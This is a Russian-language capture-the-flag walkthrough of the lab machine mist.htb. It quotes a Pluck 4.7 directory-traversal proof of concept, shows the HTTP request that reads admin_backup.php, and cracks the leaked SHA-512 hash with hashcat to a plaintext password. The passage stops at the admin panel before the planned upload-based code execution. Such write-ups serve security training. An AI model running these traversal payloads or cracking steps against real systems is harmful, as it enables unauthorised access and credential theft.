
Так как версия приложения не самая новая, переходим к поиску других эксплоитов. В модуле `albums` в функции получения изображений есть уязвимость обхода каталога, что позволит нам получить содержимое любого файла.



```
# Exploit Title: Pluck 4.7 Directory Traversal
# Google Dork: filetype:php inurl:"/data/modules/albums/albums_getimage.php?image="
# Date: 08/05/15
# Exploit Author: Wadeek
# Vendor Homepage: http://www.pluck-cms.org/?file=home
# Software Link: http://www.opensourcecms.com/scripts/redirect/download.php?id=167
# Version: 4.7
# Tested on: Xampp on Windows7
##################################################################################
PoC = http://127.0.0.1/pluck-4_7/data/modules/albums/albums_getimage.php?image=\..\..\..\..\..\..\..\Windows\system.ini
##################################################################################
```

Описание уязвимости

Но пример из PoC не сработал, запрос был заблокирован.


mist.htb/data/modules/alb
Не защищено
mist.htb/data/modules/albums/albums_getimage.php?image=\..\..\..\..\..\..\..\Windows\system.ini


A hacking attempt has been detected. For security reasons, we're blocking any code execution.

Сообщение о блокировке

Посмотрим, какие еще есть интересные модули и файлы. Для этого просканируем каталоги с помощью feroxbuster. При запуске используем следующие параметры:

- `-u` — URL;
- `-d` — глубина сканирования.


```
feroxbuster -u http://mist.htb/ -d 2
```



```
200      GET        0l        0w  4703232c http://mist.htb/Docs/a.exe
301      GET        9l       30w      335c http://mist.htb/DATA/modules => http://mist.htb/DATA/modules/
301      GET        9l       30w      334c http://mist.htb/DATA/themes => http://mist.htb/DATA/themes/
301      GET        9l       30w      336c http://mist.htb/data/Settings => http://mist.htb/data/Settings/
301      GET        9l       30w      334c http://mist.htb/DATA/Themes => http://mist.htb/DATA/Themes/
301      GET        9l       30w      336c http://mist.htb/Data/Settings => http://mist.htb/Data/Settings/
403      GET       11l       47w      416c http://mist.htb/licenses
```

Результат сканирования каталогов

Пройдемся по найденным каталогам и заметим, что директория `/data/settings/modules/albums` не индексируется и мы можем получить доступ ко всем файлам внутри нее.




Index of /data/settings/modules/albums

Name	Last modified	Size	Description
Parent Directory		-	
admin_backup.php	2024-02-19 16:32	146	
mist.php	2024-02-19 16:23	30	
mist/	2024-05-08 11:06	-	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1 Server at mist.htb Port 80

Содержимое каталога albums

Теперь используем найденную ранее уязвимость LFI для чтения содержимого файла `admin_backup.php`.



```
..http://mist.htb   GET   /data/modules/albums/albums_getimage.php?image=\..\..\..\..\..\..\..\Windows\system.ini   ✓   200   309   text   php   10.10.11.17
..http://mist.htb   GET   /data/modules/albums/albums_getimage.php?image=admin_backup.php                           ✓   200   489   text   php   10.10.11.17
```

Request

```
1  GET /data/modules/albums/albums_getimage.php?image=admin_backup.php HTTP/1.1
2  Host: mist.htb
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/123.0.6312.122 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
   e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate, br
7  Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
8  Cookie: PHPSESSID=nb1ccnna36u23j0tbidjdu5tpr
9  Connection: close
10
11
```

Response

```
1  HTTP/1.1 200 OK
2  Date: Wed, 08 May 2024 18:34:59 GMT
3  Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
4  X-Powered-By: PHP/8.1.1
5  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Pragma: no-cache
8  Content-Length: 149
9  Connection: close
10 Content-Type: image/jpeg
11
12 <?php
13 $ww = 'c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa805573d074faa15d6361f44aec9a6efe18b754b3c265ce81e';
14 ?>146
```


Содержимое файла admin_backup.php

В файле есть какой-то хеш, попробуем его подобрать.

ТОЧКА ОПОРЫ

Брутить хеш будем с помощью **hashcat**. У него есть возможность автоматического определения типа хеша, поэтому передаем ему только хеш и словарь для перебора. Но под этот формат подходит несколько алгоритмов, о чем утилита нам и сообщит.

```
hashcat 'c81dd.....ce81e' rockyou.txt
```




```
The following 7 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   1700 | SHA2-512                                                   | Raw Hash
  17600 | SHA3-512                                                   | Raw Hash
  11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian           | Raw Hash
  18000 | Keccak-512                                                 | Raw Hash
   6100 | Whirlpool                                                  | Raw Hash
   1770 | sha512(utf16le($pass))                                     | Raw Hash
  21000 | BitShares v0.x - sha512(sha512_bin(pass))                  | Cryptocurrency Wallet
```

Вывод hashcat

Из представленных алгоритмов наиболее популярен SHA2-512. При повторном запуске hashcat добавим номер алгоритма в параметре `-m`.


```
hashcat -m 1700 'c81dd.....ce81e' rockyou.txt
```



```
c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa805573d074faa15d6361f44aec9a6efe18b754b3c265ce81e:lexypoo97

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1700 (SHA2-512)
```

Результат подбора пароля

С этим паролем можно авторизоваться в системе Pluck и попробовать получить RCE через загрузку собственного модуля.



start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...

take a look at your website
take a look at the result

credits
all the people who helped develop pluck

Check writable options
Check writable options

need help?
we'd love to help you

